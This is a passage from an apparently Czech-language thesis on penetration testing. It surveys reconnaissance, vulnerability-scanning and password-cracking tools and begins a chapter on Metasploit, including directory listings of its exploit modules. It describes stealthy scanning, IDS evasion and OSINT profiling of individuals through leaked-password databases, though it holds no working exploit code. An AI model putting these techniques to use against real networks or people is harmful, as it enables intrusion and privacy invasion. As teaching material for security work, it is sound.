Tímhle ale možnosti vyhledávače Shodan zdaleka nekončí. Stejně jako u tradičních vyhledávačů je zde možné využít parametry vyhledávání pro vyhledání konkrétního portu, omezit vyhledávání na určitý adresní rozsah či na určitý stát. Velmi zajímavými filtry jsou i „*vuln*:“ a „*tag*:“ Za pomocí těchto filtrů je možné vyhledávat zařízení obsahující specifickou zranitelnost či tag. Jedním z těchto tagů je např. i „*tag:honeypot*“ , kterým vyhledávač označí zařízení, o kterých se domnívá, že jde o tzv. honeypot. Tedy systém, který je záměrně zranitelný a na kterém jsou pokusy o exploiataci monitorovány. Další důležitou funkcionalitou je i Shodan Monitor, který uživateli umožňuje zadat konkrétní zařízení či skupinu zařízení, a pokud se na uvedené adrese například nově otevřený port může uživateli automaticky odeslat email. Služba Shodan Maps pak uživateli umožňuje informace snadno filtrovat a vizualizovat na základě mapy. (62)



Obrázek 4 Výstup služby Shodan Images
Zdroj: https://i.iinfo.cz/images/432/shodan-desktopy-1.jpg

7.4 Maltego


Komplexním nástrojem pro pasivní průzkum je software Maltego. Obecně lze říct, že tento nástroj slouží pro automatizované vyhledávání a vizualizaci informací a bývá široce využíván pro analýzu informací z veřejně dostupných zdrojů (OSINT). Nalezené informace software zobrazuje v přehledném grafu, který uživatel může dále rozšiřovat různými směry a způsoby. Takto je možné získat přehlednou představu o analyzovaných subjektech a vztazích mezi nimi.

Základním prvek nástroje jsou tzv. „*entity*“, kterými může být např telefonní číslo, emailová adresa, fyzická lokace, osoba atd. (63), nad nimi jsou prováděny různé „transformace“. Výsledek transformací je vznik dalších entit a propojení mezi nimi. Transformace jsou jednoduché skripty, které předem definovaným způsobem

provádějí toto rozšiřování grafu novými směry a o nové podrobnosti. V základu nástroj obsahuje tzv. „standartní transformace“, kterých je více než 150 a které zahrnují základní OSINT operace, tedy: vyhledávání na webu, analýzu s využitím webového archivu Wayback Machine, analýzu s využitím wikipedie, ale i analýzu s využitím vyhledávače Shodan. (64) Další sady transformací je možné si do nástroje doinstalovat s využitím tzv. „*Maltego Transform Hubu*“, který obsahuje mnoho dalších transformací od široké škály autorů. Některé balíčky jsou v Transform Hubu dostupné zcela zdarma, jiné mohou být omezeny nebo plně zpoplatněny. (65) S každým dalším balíčkem transformací je také možné přidat i další entity, což dělá tento nástroj velmi užitečný a všestranný. (63) Samotný nástroj je zdarma dostupný v Community Edition. Společnost, která nástroj vyvíjí, dále nabízí verze Enterprise a Pro. Hlavním rozdílem v těchto plánech je možnost komerčního použití, možnost přístupu k Transform Hubu, která je možná pouze pro placené plány, a dále omezení na počet vyhledaných a zobrazených entit v grafu v případě Community Edition. (66)

Možnosti využití firma, která tento nástroj vyvíjí, pravidelně zveřejňuje na svých webových stránkách. Z pohledu penetračního testování je velmi zajímavá série ukázek zabývající se schopnostmi nástroje pro pasivní průzkum sítě. V této sérii je popsáno například, jakým způsobem je možné za využiti nástroje získat DNS jména, kterou cíl vyšetřování aktuálně požívá či požíval v minulosti. Dále je možné zjistit, adresy používané pro emailové servery, emailové adresy administrátorů sítě a bloky adres, které jsou této organizaci pravděpodobně přiděleny. (67)

Dalším zajímavé využití nástroje je zřejmé například ze série „*How to Conduct Person of Interest Investigations Using OSINT and Maltego*“. V této sérii společnost ukazuje, jakým způsobem je možné získat co nejvíce informací o jedné konkrétní osobě. Toho je dosáhnuto na základě analýzy mnoha faktorů včetně sociálních sítí cíle. Velmi zajímavou možností, kterou společnost prezentuje, je i možnost prohledávání údajů takto nalezených v sadě databází obsahující uniklá data. Takto může být například nalezeno heslo, které daná osoba nebo skupina osob v minulosti využívala, a tedy možná využívá stále. (68)




Obrázek 5 Jednoduchá OSINT analýza sociálních sítí s využitím nástroje Maltego
Zdroj: (68)

7.5 Nmap

Nmap nebo Network MAPer je populární open source nástroj pro prozkoumávání počítačových sítí. Tento nástroj je schopný zjistit, jaká zařízení se v síti nachází, jaké porty jsou otevřené a velké množství dalších užitečných informací. Nástroj funguje z příkazového řádku a formou parametrů je možné navolit si přesný způsob skenování. Je možné například specifikovat konkrétní porty, které nás zajímají, či pozměnit pořadí skenování. Dále můžeme skenovat služby a jejich verze, a to včetně detekce verze operačního systému. Nmap dále nabízí možnosti pro specifické časování skenů (např. počet požadavků za daný čas) tak, aby bylo snazší toto skenování před vlastníkem/správcem sítě lépe skrýt. K dispozici jsou i možnosti pro Firewall/IDS evasion a spoofing. (69)

Základním využitím Nmapu je pro skenování otevřených TCP či UDP portů na cílovém stroji. Nástroj Nmap pro tento účel může využít vlastnosti čtyřcestného handshake protokolu TCP pro detekci otevřených TCP portů. Nástroj Nmap za tímto cílem začne první fázi handshaku odesláním paketu SYN, pokud je port otevřený, odpoví cílový stroj přesně dle druhé fáze handshaku odesláním packetu SYN/ACK. Pokud je testovaný port naopak zavřený, dojde k odpovědi pouze ve formě RST/ACK. Na základě nastavení skeneru pak může dojít ke korektnímu dokončení handshaku a následnému korektnímu rozvázání spojení či k samotnému dokončení a navázání spojení vůbec nedojde. (Předpokladem může být, že cílová síť loguje pouze úspěšně navázaná spojení a nestandartní a nedokončené pokusy o spojení nebudou odhalena). (69)

Jak již bylo ale poznamenáno, nástroj Nmap umožňuje širokou škálu možností za účelem mapování a aktivního průzkumu cílové počítačové sítě. Výše uvedený příklad je jen jednou z nich. Kompletní výčet možností nástroje Nmap je možné najít v oficiální dokumentaci Nmap. (70)




Obrázek 6 Skenování typu TCP connect
Zdroj: Vlastní tvorba dle

https://www.codecademy.com/resources/docs/cybersecurity/Nmap/tcp-connect-scan

7.6 ZeNmap

Oficiální grafická nadstavba programu Nmap se nazývá ZeNmap. Cílem této nadstavby je naučit nováčky využívat program Nmap a vizualizovat zmapované sítě. Nástroj ZeNmap obsahuje nástroj, který interaktivně umožňuje uživatelům sestavovat příkazy pro Nmap, tak aby byla dosažena uživatelem požadované chování programu. (71) Výstup z programu Zenmap je vidět na obrázku 7. V tomto výstupu je možné vidět.



Obrázek 7 Výstup programu ZeNmap
Zdroj: https://www.ictshore.com/wp-content/uploads/2018/05/hrck0004-01-zenmap_showcase.png

7.7 Ping

Poněkud standartním způsobem zjištění přítomnosti počítačů a jiných zařízení v síti je využití servisních ICMP zpráv echo. Tímto způsobem může být například celý adresní rozsah sítě postupně otestován a každé z adres takto odeslán ping. Tomuto přístupu se říká „ping sweep“ a může být proveden buď přímo příkazem ping nebo některým z nástrojů, který komplexní využívání této techniky usnadňují. Příkladem takových nástrojů jsou Fping, Hping či dokonce nástroj Nmap, který má možnost provedení ping sweep zabudovanou. Nevýhodou tohoto přístupu může, kromě zjevných nevýhod spjatých s aktivním průzkumem jako je např. riziko odhalení i možnost administrátora cílového systému zakázat na zprávy ping odpovídat.

Tento nástroj může být vzhledem ke své jednoduchosti snadno přehlížený. Jednoduchost je však jeho nespornou výhodou. Lze totiž očekávat, že příkaz ping je dostupný na každém stroji a to znamená, že je ho snadno možno využít i na stroji, který nemá nainstalován žádný složitější nástroj. Metoda průzkumu ping sweep má však zásadní nevýhodu. Někteří síťoví administrátoři za účelem zabránění

mapování jimi spravované sítě konfigurují některá zařízení nebo celou síť, tak aby zprávy ICMP echo byly záměrně ignorovány. (72)

7.8 Skenery zranitelností Nessus a OpenVas

Dalšími důležitými nástroji pro aktivní průzkum jsou skenery zranitelností. Tyto skenery existují za účelem automatizované identifikace zranitelností v počítačovém systému, a to včetně špatně nakonfigurovaných zařízení. Toho je docíleno provedením jednoduchých testů na základě předem připravené databáze zranitelností. Hlavními zástupci skenerů zranitelností jsou nástroje Nessus a OpenVAS. Tyto nástroje jsou ve skutečnosti příbuzné a dohromady pokrývají takřka celý trh. Nessus byl prvním dostupným a široce používaným nástrojem pro skenování zranitelností. Později však byla licence softwaru Nessus změněna z open-source na proprietární a z toho důvodu vznikl nástroj OpenVAS (Open Vulnerability Scanner), který je ve skutečnosti pokračování open-source projektu Nessus pod jiným majitelem (tzv. fork). Nástroj OpenVAS byl nedávno přejmenován a nyní nese jméno firmy, která ho vyvíjí. Tento nástroj se nyní jmenuje GreenBone Vulnerability managment. Název OpenVAS je však natolik známý, že je odborníky na tuto problematiku nadále používán. (73; 74)

Při porovnání obou produktů vychází ve většině případů Nessus jako mírně výkonnější a přesnější volba (73; 74; 75), zásadní nevýhodou tohoto řešení je však, že zdarma tento nástroj prozkoumá pouze síť o šestnácti zařízeních.

Rozhodnutí o tom, která volba je lepší tedy nelze určit. Vždy je potřeba pečlivě zvážit nároky konkrétní organizace, která nástroj buď interně používá nebo si objednala penetrační testování, jehož součástí sken zranitelností může být.

7.9 SQLmap

Dalším populárním nástrojem je SQLmap. Tento nástroj zneužívá implicitní zranitelnost databázového jazyka SQL, který využívá speciální příkazy (tzv. dotazy) k vybavování konkrétních dat z databáze. Zranitelnost může být exploitována tím, že útočník cíleně zmanipuluje tento dotaz, tak aby byl ve výsledku proveden nezamýšleným způsobem. K tomuto dochází zpravidla nedůsledným zabezpečením

vstupních polí aplikace a následným přímým vložením dat ze vstupních polí do těla dotazu. Tímto způsobem může útočník do těchto polí záměrně namísto konkrétních dat vložit speciálně upravená data, která následně mohou být provedeny jako příkazy pro databázový systém. Tomuto typu útoku se říká „*SQL injection*“. (76) Řešením této zranitelnosti je dle neziskové organizace OWASP (Open Worldwide Application Security Project) využívání parametrizovaných dotazů, využívání správně vytvořených databázových procedur a restriktivní kontrola vstupu na základě seznamu povolených hodnot. (77)

SQLmap je Open-source nástroj, který slouží k automatickému průzkumu a exploitaci tohoto typu zranitelnosti na konkrétním cíli. Tento nástroj umožňuje detekci konkrétního typu databáze, automatické vyzkoušení velké řady technik SQL injection a následné předání reportu testerovi s popisem nalezených zranitelností.

V případě úspěšného prolomení zabezpečení nabízí nástroj možnosti pro prozkoumání kompromitované databáze, eskalaci privilegií, slovníkového útoku na nalezená zahashovaná hesla či vytvoření trvalého spojení s operačním systémem databázovým serverem. (78)

7.10 Burp Suite

Burp Suite je sada nástrojů určená pro penetrační testování webových aplikací. Mezi základní funkcionality tohoto nástroje patří schopnost zachytit požadavky, které webový prohlížeč odesílá konkrétní webového aplikaci. Burp Suite testerovi nabízí přehledné prostředí pro analýzu těchto požadavků a odpovědí na ně. Nástroj dále umožňuje širokou škálu manipulací s požadavky jako je například automatizované odesílání požadavků (např. za účelem uhodnutí hesla na základě slovníkového či brute-force útoku), znovu odeslání zachyceného požadavku, úprava libovolné části požadavku a jeho následné odeslání apod. Velkou výhodou tohoto nástroje je jeho rozšiřitelnost skrze vestavěný obchod BApp Store. (79)

Tento nástroj je dostupný ve dvou verzích: Comunity a Professional. Nejzásadnějšími vylepšeními verze Professional je možnost rozpracované práce

ve verzi, neomezená rychlost odesílání dotazů a možnost instalace doplňků z BApp Store, které nejsou určeny pro Comunity edition. (79; 80)

7.11 Hashcat a John the Ripper

Během průběhu penetračního testu může být testováno i zabezpečení zaheslovaných zařízení. Tester za tímto účelem využívá zpravidla 2 techniky. Slovníkovou a brute-force. Brute-force přístup, jak již název napovídá využívá „hrubou sílu“ za účelem uhodnutí hesla. Jsou tedy postupně testovány všechny možné kombinace znaků dle předem definovaných parametrů (tedy maximální délka hesla, minimální délka hesla, použité sady znaků apod.) Opakem je využití tzv. slovníkového útoku, při kterém je využito předem připravených slovníků, ve kterých je předpřipraveno velké množství často využívaných hesel. Jedním z nejznámějších slovníků je slovník „*rockyou.txt*“, který vznikl v roce 2009 na základě úniku dat americké firmy Rock You. (81) Tento slovník je běžně automaticky přibalený ve specializovaných verzích operačních systémů pro penetrační testování (např. Kali Linux); je možné si jej ale i běžně stáhnout. Modifikací slovníkového útoku na heslo útoky hybridní, kdy je kombinován přínos obou přístupů. Je tedy využíváno slovníku a dle preferencí testera jsou hesla v slovníku obsažena dále obohacována, například brute-force přidáváním tří čísel na konec každého z hesel.

Aby tester nemusel toto všechno dělat ručně, existuje řada nástrojů pro automatické prolamování hesel. Mezi nejznámější se řadí John The Ripper a HashCat. Oba tyto nástroje fungují převážně přes příkazovou řádku a na vstupu přijímají, kromě konkrétních doplňujících parametrů pro daný nástroj, i seznam zahashovaných hesel a potenciálně i slovník.

Přesto, že jsou tyto dva nástroje podobné, při bližším porovnání je možné najít několik rozdílů. Nejzásadnějším rozdílem je možnost HashCat využít akceleraci GPU na několika grafických kartách, zatímco John The Ripper umožňuje pouze využít buď CPU nebo GPU. Využití více GPU je ve výchozí konfiguraci u nástroje John The Ripper navíc omezen pouze na jediný hashovací algoritmus. Výhoda John The

Ripper je ale automatická detekce hashovacího algoritmu, ve kterém jsou hesla uložena. Pro nástroj hashcat toto musí být vždy explicitně specifikováno. (82)

7.12 Rainbowcrack

Dalším z nástrojů pro prolamování hesel je Rainbowcrack. Cílem tohoto nástroje je spíše než hrubou výpočetní sílu využít pro prolamování hesel paměť zařízení. Toho je dosaženo za využití tzv. „Rainbow tables“, což jsou před-vypočítané tabulky hesel a jejich hashů. Díky tomu není nutné dané hashe počítat během procesu prolamování a tímto přístupem tedy dochází k výraznému urychlení celého procesu. Vytvoření samotných tabulek však nadále zůstává výpočetně náročným úkolem. (83)

7.13 Metasploit

Metaspoloit Framework (MSF) je open-source framework pro penetrační testování spravovaný společností Rapid7. MSF Nabízí řadu modulů a nástrojů pro využití zranitelností počítačových systémů s cílem najít bezpečnostní chyby a otestovat jejich obranu.

Hlavní součástí frameworku je rozsáhlá databáze známých chyb a exploitů s jejichž pomocí je možné prolomit zabezpečení daného systému a dopravit do něj některý z předem připravených kódů. framework dále v neposlední řadě obsahuje i řadu nástrojů ke skenování cílového systému na slabiny. Z důvodu značného rozsahu a komplexnosti tohoto nástroje je bližšímu popisu věnována celá příští kapitola.

7.14 Porovnání nástrojů

Jak již bylo v úvodu kapitoly nastíněno, zdaleka se nejedná o kompletní výčet všech dostupných nástrojů, ale spíše přehled nejpoužívanějších nástrojů různých typů. Vzhledem k tomu, že drtivá řada nástrojů slouží k úplně jinému účelu a ve výsledku se tedy spíše doplňují, než aby si konkurovaly není možné nástroje mezi sebou porovnat za účelem určení, který z nástrojů je nejlepší. Stejně tak je nepraktické dělit nástroje do pevně daných kategorií např. dle fáze testu, ve které by byl nástroj využit. Je zřejmé, že například nástroj ping by dle této filozofie měl být zařazen jako

nástroj pro aktivní průzkum. Při bližším zhodnocení je však zřejmé, že i takto jednoduchý nástroj může být využit k mnoha účelům, jako je například k testu útoku „*ping flood*“, což je varianta útoku typu odepření služby (DoS). Toto platí i pro velmi komplexní nástroj Metasploit, který nelze zařadit pevně do jediné kategorie, protože tento obsahuje řadu modulů pro průzkum, ale i pro exploitaci a post-exploitační činnost.

Z výčtu dále vyplývá i překvapivá skutečnost týkající se komplexnosti nástrojů pro penetrační testování, kromě komplexních nástrojů jsou totiž nepostradatelné i jednoduché nástroje typu ping či internetový vyhledávač Google. Dále mohou být velmi užitečné i nástroje, které se do samého výčtu nedostaly, jako jsou například nástroje pro usnadnění reportování závěrů z penetračního testování, tímto nástrojem může být například Microsoft Word. Výhodné může být také využití software pro monitorovaní síťového provozu jako je například Wireshark.

8 Metasploit

V této kapitole bude podrobně popsán vybraný nástroj pro penetrační testování: Metasploit Framework (MSF). Tato kapitola bude obsahovat seznámení s jeho historií, funkcemi, strukturou a využitím pro penetrační testování. Pochopení struktury, funkcí a možností tohoto nástroje je nezbytné pro pochopení následující kapitoly, která formou případové studie předvede práci s frameworkem a blíže čtenáře seznámí jakým způsobem může být framework využit pro penetrační testování.

8.1 Historie

Vývoj MSF byl zahájen v roce 2003 poté, co si expert na síťovou bezpečnost HD Moore uvědomil, kolik času zbytečně tráví validací a sanitací veřejně dostupných exploitů. Namísto toho se rozhodl pro vytvoření flexibilního a udržovaného frameworku, který bude vše automaticky obsahovat v sobě. (84 str. xxii)

Původně byl Metasploit napsán v jazyce Pearl a obsahoval pouze 11 exploitů. Verze 2 vydaná v roce 2004 databázi exploitů rozšířila na 19 a dostupných bylo i více než 27 payloadů. Velkou změnou projekt prošel poté, co se k němu připojil Matt Miller (Skape). Projekt začal rychle nabírat na popularitě a na základě rozhodnutí autorů byl postupně přespán do jazyka Ruby. Toto přepsání trvalo pouhých osmnáct měsíců, nově přepsaný framework byl vydán jako verze 3. Byla to právě tato verze, která zaznamenala velký úspěch a širokou adopci nástroje. (84 str. xxiii)

V roce 2009 došlo k akvizici projektu společností Rapid7, což umožnilo Moorovi využít prostředky této firmy pro další růst. Bylo tedy již možné, aby se Frameworku Metasploit věnoval naplno celý tým vývojářů. Toto zvýšené úsilí se snahou projekt co nejvíce rozrůst a rozšířit se vyplatilo a Metasploit Framework po akvizici společností Rapid7 začal dramaticky růst. Dnes se jedná o jeden z nejznámějších nástrojů pro penetrační testování a díky tomu je ho možné automaticky nalézt např. v jedné z nejpopulárnějších Linuxových distribucí pro penetrační testování: Kali Linux. Metasploit Framework je však k dispozici i pro jiné

populární operační systémy jako je například Microsoft Windows a Apple macOS. (85; 84 str. xxii)

Metasploit Framework je vyvíjen jako open-source a je tedy z definice volně dostupný. Dle vývojáře tohoto produktu MSF představuje základ, na kterém jsou budovány komerční produkty. Těmi jsou konkrétně edice Metasploitu: Community, Express, Ultimate a Pro. (86) Rozdíly ve verzích je možné se dozvědět na webových stránkách projektu Metasploit. Obecně lze však poznamenat, že základem je edice Community, která je dostupná zcela zdarma. Tato edice obsahuje základní nástroje a moduly pro základní činnost penetračního testování včetně skenování a manuální exploitace. Každá další edice je placená a přidává testerům další a další možnosti včetně větší automatizace. Edice Express a Ultimate například přidávají podporu pro širokou škálu reportování a vyhnutí se anti-virovým programům. Nejdražší Edice Pro pak disponuje všemi možnostmi, které je firma Rapid7 schopná a ochotná zákazníkům nabídnout. Tato edice tedy přidává například podporu pro sociální inženýrství, makra, kolaborace v týmu a vytváření řetězců úkolů. (87)

Cena jednotlivých edic kromě Community není striktně daná. Pro cenovou nabídku je nejdříve nutné kontaktovat prodejní oddělení firmy. Drew Robb však ve svém internetovém článku z roku 2019 uvádí ceny 15000 amerických dolarů každý rok za verzi Pro. Verze Ultimate a Express pak podle jeho informací stojí mezi 5000 a 2000 amerických dolarů ročně. (88)

8.2 Uživatelská rozhraní Metasploitu

Metasploit nabízí několik grafických či negrafických rozhraní, přes které je možné s frameworkem interagovat. Nejčastěji používaným rozhraním je MSFconsole. Toto řešení může být pro nováčky poměrně komplikované, protože se jedná o negrafické rozhraní. Přesto všechno je toto rozhraní po chvilce učení velmi snadné na ovládání. Velkou výhodou MSFconsole je, že se jedná o jediné uživatelské rozhraní, skrze které je možné Metasploit ovládat plně (tedy kompletně využít všechny funkce a možnosti, které v Metasploitu jsou). (89)

Grafickým uživatelským rozhraním je pak například armitage. Jedná se o jednoduchou nadstavbu psanou v Javě, kterou vytvořil Raphael Mudge. (90) Tato nadstavba plně neobchází MSFConsole, jedná se spíše o interaktivního pomocníka, který na základě grafického uživatelského rozhraní automaticky skládá a spouští příkazy. Je to tedy dobrý nástroj pro naučení se základnímu ovládání Metasploitu přes MSFConsole.

Další možné grafickým uživatelské rozhraní představuje oficiální webové rozraní, ke kterému je možné přistoupit s využitím portu 3790 za pomocí webového prohlížeče. Toto rozraní vzniklo až po ARMITAGE s postupnou komercializací Metasploitu. (91)

8.3 Penetrační moduly

Většina interakcí s Metasploitem probíhá skrze některý z jeho mnoha modulů. Tyto moduly se nachází ve dvou specifických lokacích. Tou hlavní je: */usr/share/metasploit-framework/modules/*. V této lokaci jsou všechny přibalené moduly Metasploitu. Druhá lokace se pak nachází v domovském adresáři pod adresou *~/.msf4/modules/*. V této lokaci jsou uloženy všechny uživatelovy vlastní moduly. Další moduly je možné načítat i za běhu msfconsole a to pomocí příkazu *msfconsole -m ~/module-name/* (92)

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework/modules
auxiliary  encoders  evasion  exploits  nops  payloads  post
```

Obrázek 8 Přehled modulů Metasploitu
Zdroj: Vlastní tvorba dle (92)

8.3.1 Exploits

Ve složce Exploits jsou připravené exploity, které jsou ještě roztřízeny do podsložek nejčastěji podle operačního systému pro, které byl tento exploit vyvinut. (92)

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/metasploit-framework/modules/exploits

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─$ ls
aix         bsd     firefox  irix       multi    osx      unix
android     bsdi    freebsd  linux      netware  qnx      windows
apple_ios   dialup  hpux     mainframe  openbsd  solaris
```

Obrázek 9 Přehled struktury adresáře s exploity
Zdroj: Vlastní tvorba dle (92)

Každá z těchto složek je pak dále dělena do podsložek na základě podobnosti daných exploitů. Nejčastěji jde o službu(port), kterou exploitují. V těchto složkách jsou už pak samotné ruby soubory se zdrojovým kódem, který je snadno možné číst například příkazem nano. Kromě samotného zdrojového kódu exploitu je v ruby souborech často možné vidět například i jméno autora, popis zranitelnosti a také odkaz na CVE detaily dané zranitelnosti na základě, které exploit vznikl.

```
┌──(kali㉿kali)-[/usr/…/metasploit-framework/modules/exploits/windows]
└─$ ls
antivirus   dcerpc      games  ldap     mmsp      nntp      proxy  smtp       vnc
arkeia      email       http   license  motorola  novell    rdp    ssh        vpn
backdoor    emc         ibm    local    mssql     nuuo      sage   ssl        winrm
backupexec  fileformat  iis    lotus    mysql     oracle    scada  telnet     wins
brightstor  firewall    imap   lpd      nfs       pop3      sip    tftp
browser     ftp         isapi  misc     nimsoft   postgres  smb    unicenter

┌──(kali㉿kali)-[/usr/…/metasploit-framework/modules/exploits/windows]
└─$ cd tftp

┌──(kali㉿kali)-[/usr/…/modules/exploits/windows/tftp]
└─$ ls
attftp_long_filename.rb     netdecision_tftp_traversal.rb  tftpdwin_long_filename.rb
distinct_tftp_traversal.rb  opentftp_error_code.rb         tftpserver_wrq_bof.rb
dlink_long_filename.rb      quick_tftp_pro_mode.rb         threectftpsvc_long_mode.rb
futuresoft_transfermode.rb  tftpd32_long_filename.rb
```

Obrázek 10 Přehled konkrétních zranitelností
Zdroj: Vlastní tvorba

